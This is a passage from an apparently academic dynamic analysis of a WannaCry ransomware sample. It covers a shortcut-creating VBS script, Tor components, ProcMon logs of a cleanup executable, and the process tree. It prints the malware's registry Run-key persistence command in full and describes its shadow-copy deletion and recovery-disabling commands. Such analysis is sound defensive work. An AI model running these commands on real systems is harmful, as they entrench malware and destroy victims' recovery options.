Finally, the “m.vbs” file was opened. As this was a Visual Basic script, indicated by the file extension “.vbs”, this file could be examined by opening it in any editor, and was opened in *Notepad++*. The contents of the file are displayed in **Figure 52**.

```
SET ow = WScript.CreateObject("WScript.Shell")
SET om = ow.CreateShortcut("C:\Users\user\Desktop\Samples\1\@WanaDecryptor@.exe.lnk")
om.TargetPath = "C:\Users\user\Desktop\Samples\1\@WanaDecryptor@.exe"
om.Save
```

Figure 52 - Visual Basic script

As shown, the script contained the lines:

*“SET ow = WScript.CreateObject("WScript.Shell")*

*SET om = ow.CreateShortcut("C:\Users\user\Desktop\Samples\1\@WanaDecryptor@.exe.lnk")*

*om.TargetPath = "C:\Users\user\Desktop\Samples\1\@WanaDecryptor@.exe"*

*om.Save”*

This creates a shortcut to the previously discussed WanaDecryptor file, also known as u.wnry – the file responsible for the main module of the malware.

When examining the new TaskData folder, a Tor folder was found inside. Inside the Tor folder is a list of the dependencies that were previously discovered, as shown in **Figure 53**.

libeay32.dll	12/31/1999 11:00 PM	Application exten...	3,123 KB
libevent_core-2-0-5.dll	12/31/1999 11:00 PM	Application exten...	408 KB
libevent_extra-2-0-5.dll	12/31/1999 11:00 PM	Application exten...	402 KB
libevent-2-0-5.dll	12/31/1999 11:00 PM	Application exten...	703 KB
libgcc_s_sjlj-1.dll	12/31/1999 11:00 PM	Application exten...	511 KB
libssp-0.dll	12/31/1999 11:00 PM	Application exten...	91 KB
ssleay32.dll	12/31/1999 11:00 PM	Application exten...	695 KB
taskhsvc.exe	12/31/1999 11:00 PM	Application	3,026 KB
tor.exe	12/31/1999 11:00 PM	Application	3,026 KB
zlib1.dll	12/31/1999 11:00 PM	Application exten...	105 KB

Figure 53 - Tor folder

The Tor folder also contained two files: taskhsvc.exe and Tor.exe. A *strings* analysis of taskhsvc.exe indicated that this file is responsible for running Tor. As illustrated in **Figure 54**, taskhsvc.exe contains what appears to be network logs, and the phrase “Tor gave up on the connection”.

```
Conn (addr %s, fd %d, type %s, state %d) marked, but wants to flush %d bytes. (Marked at %s:%d)
Flushed last %d bytes from a linked conn; %d left; flushlen %d; wants-to-flush==%d
Holding conn (fd %d) open for more flushing.
We stalled too much while trying to write %d bytes to address %s. If this happens a lot, either something is wrong with your
Is your network connection down? Failing connection to '%s:%d'.
DIR_ALL_UNREACHABLE
directory_all_unreachable_cb_event
I learned some more directory information, but not enough to build a circuit: %s
Expiring wedged directory conn (fd %d, purpose %d)
Trying to extract information from wedged server desc download.
conn->outbuf
Expiring non-used OR connection to fd %d (%s:%d) [Too old].
Tor gave up on the connection
Expiring non-open OR connection to fd %d (%s:%d).
Expiring non-used OR connection to fd %d (%s:%d) [Hibernating or exiting].
Expiring non-used OR connection to fd %d (%s:%d) [no circuits for %d; timeout %d; %scanonical].
Expiring stuck OR connection to fd %d (%s:%d). (%d bytes to flush; %d seconds since last write)
Sending keepalive to (%s:%d)
```

Figure 54 - Taskhsvc.exe

This further confirms the use of the Tor browser.

Finally, the analyst examined the command prompt window that appeared upon execution (**Figure 55**).




Figure 55 - Command prompt

The malware attempts to invoke the “vssadmin” tools, used to interact with shadow copies, to delete all shadow copies of files. The command seen in **Figure 55** is the same as returned from the analysis of u.wnry. The command deletes all shadow copies, effectively making files irrecoverable, and changes the boot policy to ignore all boot failures. The command then disables the Windows recovery environment to prevent recovery tools.

### 3.3.2 Process Monitoring

After returning the VM to a clean snapshot, the *Process Monitor (ProcMon)* was launched. This was to allow the analyst to view each process created by the malware. Displayed in **Figure 56** is part of the output from *ProcMon*. This demonstrates the sheer volume of activity spawned from executing the malware, specifically concerning file manipulation.

12:12:...	ed01ebfbc9eb5...	4780	CreateFile	C:\Python39\Lib\site-packages\jed\thir...	SUCCESS	Desired Access: R...
12:12:...	ed01ebfbc9eb5...	4780	QueryBasicInfor...	C:\Python39\Lib\site-packages\jed\thir...	SUCCESS	CreationTime: 2/27...
12:12:...	ed01ebfbc9eb5...	4780	CloseFile	C:\Python39\Lib\site-packages\jed\thir...	SUCCESS	
12:12:...	ed01ebfbc9eb5...	4780	ReadFile	C:\Python39\Lib\site-packages\jed\thir...	SUCCESS	Offset: 4,096, Leng...
12:12:...	ed01ebfbc9eb5...	4780	CreateFile	C:\Python39\Lib\site-packages\jed\thir...	SUCCESS	Desired Access: G...
12:12:...	ed01ebfbc9eb5...	4780	CloseFile	C:\Python39\Lib\site-packages\jed\thir...	SUCCESS	
12:12:...	ed01ebfbc9eb5...	4780	CreateFile	C:\Python39\Lib\site-packages\jed\thir...	SUCCESS	Desired Access: R...
12:12:...	ed01ebfbc9eb5...	4780	QueryAttributeT...	C:\Python39\Lib\site-packages\jed\thir...	SUCCESS	Attributes: HA, Rep...
12:12:...	ed01ebfbc9eb5...	4780	SetDisposition...	C:\Python39\Lib\site-packages\jed\thir...	SUCCESS	Flags: FILE_DISP...
12:12:...	ed01ebfbc9eb5...	4780	CloseFile	C:\Python39\Lib\site-packages\jed\thir...	SUCCESS	
12:12:...	ed01ebfbc9eb5...	4780	QueryDirectory	C:\Python39\Lib\site-packages\jed\thir...	SUCCESS	FileInformationClas...
12:12:...	ed01ebfbc9eb5...	4780	QueryDirectory	C:\Python39\Lib\site-packages\jed\thir...	NO MORE FILES	FileInformationClas...
12:12:...	ed01ebfbc9eb5...	4780	CloseFile	C:\Python39\Lib\site-packages\jed\thir...	SUCCESS	
12:12:...	ed01ebfbc9eb5...	4780	CreateFile	C:\Python39\Lib\site-packages\jed\thir...	SUCCESS	Desired Access: R...
12:12:...	ed01ebfbc9eb5...	4780	QueryDirectory	C:\Python39\Lib\site-packages\jed\thir...	SUCCESS	FileInformationClas...
12:12:...	ed01ebfbc9eb5...	4780	ReadFile	C:\Python39\Lib\site-packages\jed\thir...	SUCCESS	Offset: 0, Length: 4...
12:12:...	ed01ebfbc9eb5...	4780	CreateFile	C:\Python39\Lib\site-packages\jed\thir...	SUCCESS	Desired Access: R...
12:12:...	ed01ebfbc9eb5...	4780	QueryBasicInfor...	C:\Python39\Lib\site-packages\jed\thir...	SUCCESS	CreationTime: 2/27...
12:12:...	ed01ebfbc9eb5...	4780	CloseFile	C:\Python39\Lib\site-packages\jed\thir...	SUCCESS	
12:12:...	ed01ebfbc9eb5...	4780	CreateFile	C:\Python39\Lib\site-packages\jed\thir...	SUCCESS	Desired Access: G...
12:12:...	ed01ebfbc9eb5...	4780	CreateFile	C:\Python39\Lib\site-packages\jed\thir...	SUCCESS	
12:12:...	ed01ebfbc9eb5...	4780	CreateFile	C:\Python39\Lib\site-packages\jed\thir...	SUCCESS	Desired Access: G...
12:12:...	ed01ebfbc9eb5...	4780	CloseFile	C:\Python39\Lib\site-packages\jed\thir...	SUCCESS	
12:12:...	ed01ebfbc9eb5...	4780	CreateFile	C:\Python39\Lib\site-packages\jed\thir...	SUCCESS	Desired Access: R...
12:12:...	ed01ebfbc9eb5...	4780	QueryAttributeT...	C:\Python39\Lib\site-packages\jed\thir...	SUCCESS	Attributes: HA, Rep...
12:12:...	ed01ebfbc9eb5...	4780	SetDisposition...	C:\Python39\Lib\site-packages\jed\thir...	SUCCESS	Flags: FILE_DISP...
12:12:...	ed01ebfbc9eb5...	4780	CloseFile	C:\Python39\Lib\site-packages\jed\thir...	SUCCESS	
12:12:...	ed01ebfbc9eb5...	4780	QueryDirectory	C:\Python39\Lib\site-packages\jed\thir...	SUCCESS	FileInformationClas...
12:12:...	ed01ebfbc9eb5...	4780	QueryDirectory	C:\Python39\Lib\site-packages\jed\thir...	NO MORE FILES	FileInformationClas...
12:12:...	ed01ebfbc9eb5...	4780	CloseFile	C:\Python39\Lib\site-packages\jed\thir...	SUCCESS	
12:12:...	ed01ebfbc9eb5...	4780	CreateFile	C:\Python39\Lib\site-packages\jed\thir...	SUCCESS	Desired Access: R...
12:12:...	ed01ebfbc9eb5...	4780	QueryDirectory	C:\Python39\Lib\site-packages\jed\thir...	SUCCESS	FileInformationClas...
12:12:...	ed01ebfbc9eb5...	4780	ReadFile	C:\Python39\Lib\site-packages\jed\thir...	SUCCESS	Offset: 0, Length: 4...
12:12:...	ed01ebfbc9eb5...	4780	CreateFile	C:\Python39\Lib\site-packages\jed\thir...	SUCCESS	Desired Access: R...
12:12:...	ed01ebfbc9eb5...	4780	QueryBasicInfor...	C:\Python39\Lib\site-packages\jed\thir...	SUCCESS	CreationTime: 2/27...
12:12:...	ed01ebfbc9eb5...	4780	CloseFile	C:\Python39\Lib\site-packages\jed\thir...	SUCCESS	
12:12:...	ed01ebfbc9eb5...	4780	CreateFile	C:\Python39\Lib\site-packages\jed\thir...	SUCCESS	Desired Access: G...
12:12:...	ed01ebfbc9eb5...	4780	CloseFile	C:\Python39\Lib\site-packages\jed\thir...	SUCCESS	
12:12:...	ed01ebfbc9eb5...	4780	CreateFile	C:\Python39\Lib\site-packages\jed\thir...	SUCCESS	Desired Access: G...
12:12:...	ed01ebfbc9eb5...	4780	CloseFile	C:\Python39\Lib\site-packages\jed\thir...	SUCCESS	

Figure 56 - Procmon Output

When taskdl.exe, theorised to be a cleanup file, was invoked, it was found that taskdl.exe was using SQL in some way, possibly utilising it to delete files as previously suggested. This can be seen in **Figure 57**.




Figure 57 - Taskdl.exe SQL

Taskdl.exe was also found to use the “SetDispositionInformation” Windows function. This further suggests that taskdl.exe performs file deletion and cleanup, as the file disposition information dictates how a file should be removed from the system (Microsoft, 2024). As seen in **Figure 58**, the function has the flags

“FILE\_DISPOSITION\_DELETE, FILE\_DISPOSITION\_POSIX\_SEMANTICS, FILE\_DISPOSITION\_FORCE\_IMAGE\_SECTION\_CHECK”.

These flags mark files for deletion, enable deletion even if files are open, and check to see if a file is mapped to memory (Microsoft, 2024). If a file is mapped to memory, the file will not be deleted, as this flag states that executables or DLLs that are in use should not be deleted (Microsoft, 2025). This is likely used to ensure that files crucial to the malware’s execution are not deleted.

6:41:0...	taskdl.exe	5228	SetDispositionI...	C:\Users\user\AppData\Local\Temp\2...	CANNOT DELETE	Flags: FILE_DISP...
6:41:0...	taskdl.exe	5228	CloseFile	C:\Users\user\AppData\Local\Temp\2...	SUCCESS	
6:41:0...	taskdl.exe	5228	CreateFile	C:\Users\user\AppData\Local\Temp\2...	SUCCESS	Desired Access: R...
6:41:0...	taskdl.exe	5228	QueryAttributeT...	C:\Users\user\AppData\Local\Temp\2...	SUCCESS	Attributes: ANCI R...
6:41:0...	taskdl.exe	5228	SetDispositionI...	C:\Users\user\AppData\Local\Temp\2...	CANNOT DELETE	Flags: FILE_DISPOSITION_DELETE, FILE_DISPOSITION_POSIX_SEMANTICS, FILE_DISPOSITION_FORCE_IMAGE_SECTION_CHECK
6:41:0...	taskdl.exe	5228	CloseFile	C:\Users\user\AppData\Local\Temp\2...	SUCCESS	
6:41:0...	taskdl.exe	5228	CreateFile	C:\Users\user\AppData\Local\Temp\2...	SUCCESS	Desired Access: R...
6:41:0...	taskdl.exe	5228	QueryAttributeT...	C:\Users\user\AppData\Local\Temp\2...	SUCCESS	Attributes: ANCI R...
6:41:0...	taskdl.exe	5228	SetDispositionI...	C:\Users\user\AppData\Local\Temp\2...	CANNOT DELETE	Flags: FILE_DISP...
6:41:0...	taskdl.exe	5228	CloseFile	C:\Users\user\AppData\Local\Temp\2...	SUCCESS	
6:41:0...	taskdl.exe	5228	CreateFile	C:\Users\user\AppData\Local\Temp\2...	SUCCESS	Desired Access: R...

Figure 58 - Taskdl setting disposition information

It was also found that taskdl.exe is launched every 30 seconds, further supporting the idea that this file is a cleanup file. As the file is called at regular intervals, this could be to ensure the deletion of all required files. As displayed in **Figures 59 and 60**, the file is called at 12:58:06, then 12:58:36, then at 12:59:06, and then at 12:58:36.

12:58:06.1849735 PM	taskdl.exe	6960	CreateFile	C:\Users\user\AppData\Local\Temp\...	SUCCESS	Desired Access: R...
12:58:06.1850033 PM	taskdl.exe	6960	QueryDirectory	C:\Users\user\AppData\Local\Temp\*...	NO SUCH FILE	FileInformationClas...
12:58:06.1850192 PM	taskdl.exe	6960	CloseFile	C:\Users\user\AppData\Local\Temp\...	SUCCESS	
12:58:06.2016825 PM	taskdl.exe	6960	ReadFile	C:\Windows\SysWOW64\msvcp60.dll	SUCCESS	Offset: 128,000, Le...
12:58:06.2026760 PM	taskdl.exe	6960	CloseFile	C:\Windows	SUCCESS	
12:58:06.2027090 PM	taskdl.exe	6960	CloseFile	C:\Users\user\Desktop\Samples\1	SUCCESS	
12:58:36.2307473 PM	taskdl.exe	4316	CreateFile	C:\Windows	SUCCESS	Desired Access: E...
12:58:36.2317846 PM	taskdl.exe	4316	CreateFile	C:\Windows\System32\wow64log.dll	NAME NOT FOUND	Desired Access: R...
12:58:36.2321717 PM	taskdl.exe	4316	CreateFile	C:\Windows	SUCCESS	Desired Access: R...
12:58:36.2322130 PM	taskdl.exe	4316	QueryNameInfo...	C:\Windows	SUCCESS	Name: \Windows
12:58:36.2322306 PM	taskdl.exe	4316	CloseFile	C:\Windows	SUCCESS	
12:58:36.2337032 PM	taskdl.exe	4316	CreateFile	C:\Users\user\Desktop\Samples\1	SUCCESS	Desired Access: E...
12:58:36.2361727 PM	taskdl.exe	4316	CreateFile	C:\Windows\SysWOW64\apphelp.dll	SUCCESS	Desired Access: R...
12:58:36.2362253 PM	taskdl.exe	4316	QueryBasicInfor...	C:\Windows\SysWOW64\apphelp.dll	SUCCESS	CreationTime: 3/19...
12:58:36.2362373 PM	taskdl.exe	4316	CloseFile	C:\Windows\SysWOW64\apphelp.dll	SUCCESS	
12:58:36.2363373 PM	taskdl.exe	4316	CreateFile	C:\Windows\SysWOW64\apphelp.dll	SUCCESS	Desired Access: R...
12:58:36.2363788 PM	taskdl.exe	4316	CreateFileMapp...	C:\Windows\SysWOW64\apphelp.dll	FILE LOCKED WI...	SyncType: SyncTy...
12:58:36.2364027 PM	taskdl.exe	4316	CreateFileMapp...	C:\Windows\SysWOW64\apphelp.dll	SUCCESS	SyncType: SyncTy...
12:58:36.2368591 PM	taskdl.exe	4316	CloseFile	C:\Windows\SysWOW64\apphelp.dll	SUCCESS	
12:58:36.2375615 PM	taskdl.exe	4316	CreateFile	C:\Users\user\Desktop\Samples\1\tas...	SUCCESS	Desired Access: R...

Figure 59 - Taskdl called at 12:58:06 and 12:58:36



12:59:06.3413133 PM	taskd.exe	1212	QuerySecurityFile C:\Windows\SysWOW64\msvc60.dll	BUFFER OVERFL...	Information: Owner
12:59:06.3413172 PM	taskd.exe	1212	QuerySecurityFile C:\Windows\SysWOW64\msvc60.dll	SUCCESS	Information: Owner
12:59:06.3413213 PM	taskd.exe	1212	CloseFile C:\Windows\SysWOW64\msvc60.dll	SUCCESS	
12:59:06.3577135 PM	taskd.exe	1212	CreateFile C:\Users\user\AppData\Local\Temp	SUCCESS	Desired Access: R...
12:59:06.3577444 PM	taskd.exe	1212	QueryDirectory C:\Users\user\AppData\Local\Temp\...	SUCCESS	FileInformationClas...
12:59:06.3578244 PM	taskd.exe	1212	QueryDirectory C:\Users\user\AppData\Local\Temp	NO MORE FILES	FileInformationClas...
12:59:06.3578325 PM	taskd.exe	1212	CloseFile C:\Users\user\AppData\Local\Temp	SUCCESS	
12:59:06.3585339 PM	taskd.exe	1212	CreateFile C:\Users\user\AppData\Local\Temp\hi...	SHARING VIOLAT...	Desired Access: R...
12:59:06.3737694 PM	taskd.exe	1212	CloseFile C:\Windows	SUCCESS	
12:59:06.3738066 PM	taskd.exe	1212	CloseFile C:\Users\user\Desktop\Samples\1	SUCCESS	
12:59:36.4005542 PM	taskd.exe	6512	CreateFile C:\Windows	SUCCESS	Desired Access: E...
12:59:36.4010024 PM	taskd.exe	6512	CreateFile C:\Windows\System32\wow64log.dll	NAME NOT FOUND	Desired Access: R...
12:59:36.4012069 PM	taskd.exe	6512	CreateFile C:\Windows	SUCCESS	Desired Access: R...
12:59:36.4012289 PM	taskd.exe	6512	QueryNameInfo... C:\Windows	SUCCESS	Name: \Windows
12:59:36.4012370 PM	taskd.exe	6512	CloseFile C:\Windows	SUCCESS	
12:59:36.4020474 PM	taskd.exe	6512	CreateFile C:\Users\user\Desktop\Samples\1	SUCCESS	Desired Access: E...
12:59:36.4033387 PM	taskd.exe	6512	CreateFile C:\Windows\SysWOW64\apphelp.dll	SUCCESS	Desired Access: R...
12:59:36.4033670 PM	taskd.exe	6512	QueryBasicInfor... C:\Windows\SysWOW64\apphelp.dll	SUCCESS	CreationTime: 3/19...
12:59:36.4033723 PM	taskd.exe	6512	CloseFile C:\Windows\SysWOW64\apphelp.dll	SUCCESS	
12:59:36.4034437 PM	taskd.exe	6512	CreateFile C:\Windows\SysWOW64\apphelp.dll	SUCCESS	Desired Access: R...
12:59:36.4034636 PM	taskd.exe	6512	CreateFileMap... C:\Windows\SysWOW64\apphelp.dll	FILE LOCKED WI...	SyncType: SyncTy...
12:59:36.4034813 PM	taskd.exe	6512	CreateFileMap... C:\Windows\SysWOW64\apphelp.dll	SUCCESS	SyncType: SyncTy...
12:59:36.4036897 PM	taskd.exe	6512	CloseFile C:\Windows\SysWOW64\apphelp.dll	SUCCESS	
12:59:36.4042436 PM	taskd.exe	6512	CreateFile C:\Users\user\Desktop\Samples\1\tas...	SUCCESS	Desired Access: R...
12:59:36.4042829 PM	taskd.exe	6512	QuerySecurityFile C:\Users\user\Desktop\Samples\1\tas...	BUFFER OVERFL...	Information: Owner
12:59:36.4042916 PM	taskd.exe	6512	QuerySecurityFile C:\Users\user\Desktop\Samples\1\tas...	SUCCESS	Information: Owner

Figure 60 - Taskd called at 12:59:06 and 12:59:36

When examining the process tree created by *Procmon*, pictured in **Figure 61**, it was established that “tasksche.exe”, an established alias of the malware sample, is created and launched when the malware is executed. This suggests that tasksche.exe is the actual payload for the malware.

Process	Description	Image Path	Life Time	Company	Owner	Command	Start Time	End Time
fontdrvhost.exe (776)	Usemode Font Dr...	C:\Windows\sys...		Microsoft Corporat...	Font Driver Host\...	"fontdrvhost.exe"	3/11/2025 11:06:...	n/a
dwmm.exe (1004)	Desktop Window ...	C:\Windows\sys...		Microsoft Corporat...	Window Manager...	"dwmm.exe"	3/11/2025 11:06:...	n/a
MicrosoftEdgeUpdate.exe (5072)	Microsoft Edge U...	C:\Program Files (...)		Microsoft Corporat...	NT AUTHORITY\...	"C:\Program Files ...	3/11/2025 11:08:...	n/a
MicrosoftEdgeUpdate.exe (96)	Microsoft Edge U...	C:\Program Files (...)		Microsoft Corporat...	NT AUTHORITY\...	"C:\Program Files ...	3/11/2025 12:22:...	3/11/2025 12:22:...
GoogleUpdate.exe (2280)	Google Installer	C:\Program Files (...)		Google LLC	NT AUTHORITY\...	"C:\Program Files ...	3/11/2025 11:08:...	n/a
GoogleUpdate.exe (3356)	Google Installer	C:\Program Files (...)		Google LLC	NT AUTHORITY\...	"C:\Program Files ...	3/11/2025 12:16:...	3/11/2025 12:17:...
Explorer.EXE (4948)	Windows Explorer	C:\Windows\Expl...		Microsoft Corporat...	DESKTOP-14QC1...	"C:\Windows\Expl...	3/11/2025 11:15:...	n/a
SecurityHealthSystray.exe (406)	Windows Security...	C:\Windows\Sys...		Microsoft Corporat...	DESKTOP-14QC1...	"C:\Windows\Sys...	3/11/2025 11:16:...	n/a
vmtoolsd.exe (1240)	VMware Tools Cor...	C:\Program Files\...		VMware, Inc.	DESKTOP-14QC1...	"C:\Program Files...	3/11/2025 11:16:...	n/a
Wireshark.exe (1580)	Wireshark	C:\Program Files\...		The Wireshark de...	DESKTOP-14QC1...	"C:\Program Files...	3/11/2025 11:17:...	n/a
Procmon.exe (868)	Process Monitor	C:\Tools\sysinter...		Sysinternals - ww...	DESKTOP-14QC1...	"C:\Tools\sysinter...	3/11/2025 12:11:...	n/a
Procmon64.exe (1856)	Process Monitor	C:\Users\user\Ap...		Sysinternals - ww...	DESKTOP-14QC1...	"C:\Users\user\A...	3/11/2025 12:11:...	n/a
ed01ebfbc9eb5bbea545af4d0	DiskPart	C:\Users\user\De...		Microsoft Corporat...	DESKTOP-14QC1...	"C:\Users\user\D...	3/11/2025 12:12:...	n/a
@WanaDecryptor@.exe (5)	Load PerfMon Co...	C:\Users\user\De...		Microsoft Corporat...	DESKTOP-14QC1...	@WanaDecryptor...	3/11/2025 12:12:...	3/11/2025 12:23:...
taskhvc.exe (3404)		C:\Users\user\De...			DESKTOP-14QC1...	TaskData\Tor\as...	3/11/2025 12:12:...	n/a
Conhost.exe (1036)	Console Window ...	C:\Windows\Syst...		Microsoft Corporat...	DESKTOP-14QC1...	??C:\Windows\...	3/11/2025 12:12:...	n/a
cmd.exe (376)	Windows Comma...	C:\Windows\Sys...		Microsoft Corporat...	DESKTOP-14QC1...	cmd.exe /c start /...	3/11/2025 12:12:...	3/11/2025 12:12:...
Conhost.exe (668)	Console Window ...	C:\Windows\Syst...		Microsoft Corporat...	DESKTOP-14QC1...	??C:\Windows\...	3/11/2025 12:12:...	3/11/2025 12:12:...
@WanaDecryptor@.exe	Load PerfMon Co...	C:\Users\user\De...		Microsoft Corporat...	DESKTOP-14QC1...	@WanaDecryptor...	3/11/2025 12:12:...	3/11/2025 12:12:...
cmd.exe (4000)	Windows Comma...	C:\Windows\Sys...		Microsoft Corporat...	DESKTOP-14QC1...	"C:\Windows\Sys...	3/11/2025 12:12:...	3/11/2025 12:12:...
Conhost.exe (399)	Console Window ...	C:\Windows\Syst...		Microsoft Corporat...	DESKTOP-14QC1...	??C:\Windows\...	3/11/2025 12:12:...	3/11/2025 12:12:...
WMI.exe (3436)	WMI Commandlin...	C:\Windows\Sys...		Microsoft Corporat...	DESKTOP-14QC1...	wmic shadowcop...	3/11/2025 12:12:...	3/11/2025 12:12:...
WerFault.exe (2164)	Windows Problem...	C:\Windows\Sys...		Microsoft Corporat...	DESKTOP-14QC1...	C:\Windows\Sys...	3/11/2025 12:12:...	3/11/2025 12:12:...
@WanaDecryptor@	Load PerfMon Co...	C:\Users\user\De...		Microsoft Corporat...	DESKTOP-14QC1...	@WanaDecryptor...	3/11/2025 12:12:...	n/a
WerFault.exe (4360)	Windows Problem...	C:\Windows\Sys...		Microsoft Corporat...	DESKTOP-14QC1...	C:\Windows\Sys...	3/11/2025 12:12:...	3/11/2025 12:12:...
taskd.exe (3944)	SQL Client Config...	C:\Users\user\De...		Microsoft Corporat...	DESKTOP-14QC1...	taskd.exe	3/11/2025 12:12:...	3/11/2025 12:12:...
@WanaDecryptor@.exe (1)	Load PerfMon Co...	C:\Users\user\De...		Microsoft Corporat...	DESKTOP-14QC1...	@WanaDecryptor...	3/11/2025 12:12:...	n/a
cmd.exe (2320)	Windows Comma...	C:\Windows\Sys...		Microsoft Corporat...	DESKTOP-14QC1...	cmd.exe /c reg ad...	3/11/2025 12:12:...	3/11/2025 12:12:...
Conhost.exe (4548)	Console Window ...	C:\Windows\Syst...		Microsoft Corporat...	DESKTOP-14QC1...	??C:\Windows\...	3/11/2025 12:12:...	3/11/2025 12:12:...
reg.exe (4076)	Registry Console ...	C:\Windows\Sys...		Microsoft Corporat...	DESKTOP-14QC1...	reg add HKCU\S...	3/11/2025 12:12:...	3/11/2025 12:12:...
taskd.exe (936)	SQL Client Config...	C:\Users\user\De...		Microsoft Corporat...	DESKTOP-14QC1...	taskd.exe	3/11/2025 12:13:...	3/11/2025 12:13:...
@WanaDecryptor@.exe (3)	Load PerfMon Co...	C:\Users\user\De...		Microsoft Corporat...	DESKTOP-14QC1...	@WanaDecryptor...	3/11/2025 12:13:...	3/11/2025 12:13:...
taskd.exe (1244)	SQL Client Config...	C:\Users\user\De...		Microsoft Corporat...	DESKTOP-14QC1...	taskd.exe	3/11/2025 12:13:...	3/11/2025 12:13:...

Figure 61 - Procmon process tree

After resetting the VM to a clean snapshot, *ProcWatch* was launched, and the malware was executed again. Upon examination of a command prompt usage, the command:

`"cmd.exe /c reg add HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v "osnhnowfratdjot119" /t REG_SZ /d "\"C:\Users\user\Desktop\Samples\1\tasksche.exe\""" /f"`

Was carried out by the malware. This can be seen in **Figure 62**.

```
Start: 10:57:24 PM
End: 10:57:24 PM
PID: F04
User: user
CmdLine: cmd.exe /c reg add HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v "osnhnowfratdjot119" /t REG_SZ /d "\"C:\Users\user\Desktop\Samples\1\tasksche.exe\""" /f
Path: C:\Windows\SysWOW64\cmd.exe
```

Figure 62 - Procwatch command

This command is used to modify the registry and add a run key – “osnhnowfratdjot119”, a seemingly random value that could be used to avoid detection. This then links to the tasksche.exe file, known to be an alias of the malware sample, and the “/f” flag forces this to overwrite any existing value in the registry. By running this command, the malware inserts itself into the registry, another attempt to gain persistence, and ensures that the malware will always run whenever the system is booted.

Finally, the VM was reset to a clean state, and *ProcExp* was launched, with the malware once again being executed. When exploring *ProcExp*, it was noted that the malware sample accessed the Image File Execution Options, as displayed in **Figure 63**.

Type	Name
Desktop	\Default
Directory	\KnownDlls
Directory	\KnownDlls32
Directory	\KnownDlls32
Directory	\Sessions\1\BaseNamedObjects
File	C:\Windows
File	C:\Users\user\Desktop\Samples\1
File	\Device\KsecDD
File	\Device\CMG
File	\Device\KsecDD
File	\Device\DeviceApi
File	C:\Users\user\Desktop\Samples\1\00000000.eky
File	C:\Users\user\AppData\Local\Temp\ibsys.WNCRYT
Key	HKLM\SYSTEM\ControlSet001\Control\Nls\CustomLocale
Key	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options
Key	HKLM\SYSTEM\ControlSet001\Control\Nls\Sorting\Versions
Key	HKLM
Key	HKCU
Key	HKLM\SYSTEM\ControlSet001\Control\Session Manager
Key	HKCU\Software\Microsoft\Windows NT\CurrentVersion
Key	HKLM
Key	HKLM\SOFTWARE\Microsoft\OLE
Key	HKCU\Software\Classes\Local Settings\Software\Microsoft
Key	HKCU\Software\Classes\Local Settings
Key	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer
Key	HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Explorer\Folder...
Key	HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Explorer\Folder...
Key	HKLM\SYSTEM\ControlSet001\Control\Nls\Sorting\Ids
Key	HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Explorer\Folder...
Mutant	\BaseNamedObjects\MsWinZonesCacheCounterMutexA0
Mutant	\Sessions\1\BaseNamedObjects\MsWinZonesCacheCounterMutexA
Section	\Sessions\1\Windows\Windows\shell_global_counters
Thread	ed01ebfbc9eb5bbea545af4d01bf9f1071661840480439c6e5babe9e080e41aa.exe(3596): 2...
Thread	ed01ebfbc9eb5bbea545af4d01bf9f1071661840480439c6e5babe9e080e41aa.exe(3596): 6...
Thread	ed01ebfbc9eb5bbea545af4d01bf9f1071661840480439c6e5babe9e080e41aa.exe(3596): 3...
Thread	ed01ebfbc9eb5bbea545af4d01bf9f1071661840480439c6e5babe9e080e41aa.exe(3596): 4...
Token	DESKTOP-14QC1L8\user:41be3
WindowStation	\Sessions\1\Windows\WindowStations\WinSta0
WindowStation	\Sessions\1\Windows\WindowStations\WinSta0

Figure 63 – ProcExp

Accessing these options is a common method of persistence. Typically, the IFEO options are used for debugging, but malware can hijack registry keys and set the debugger value to a malicious payload – whenever the target program is run, the malicious payload is launched instead (Oddvar, 2025). However, upon inspection of all registry keys in the specified path (HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options), there were no debugger values set on any of the registry keys. Thus, it appears that the malware may not be using IFEO as a method of persistence.



### 3.3.3 Registry Analysis

After completing the process monitoring phase, the VM was once again reverted to a clean state, ready for registry analysis. To analyse any changes made to the registry by the malware, *regshot* was used to take a snapshot of the registry state before execution, and a snapshot after execution. *Regshot* then compared the two snapshots and provided a report on any changes made by the malware. To ensure a proper comparison, the analyst let the malware run for approximately 10 minutes before taking a snapshot of the registry. **Figure 64** contains the list of keys added to the registry after the malware was run.

```
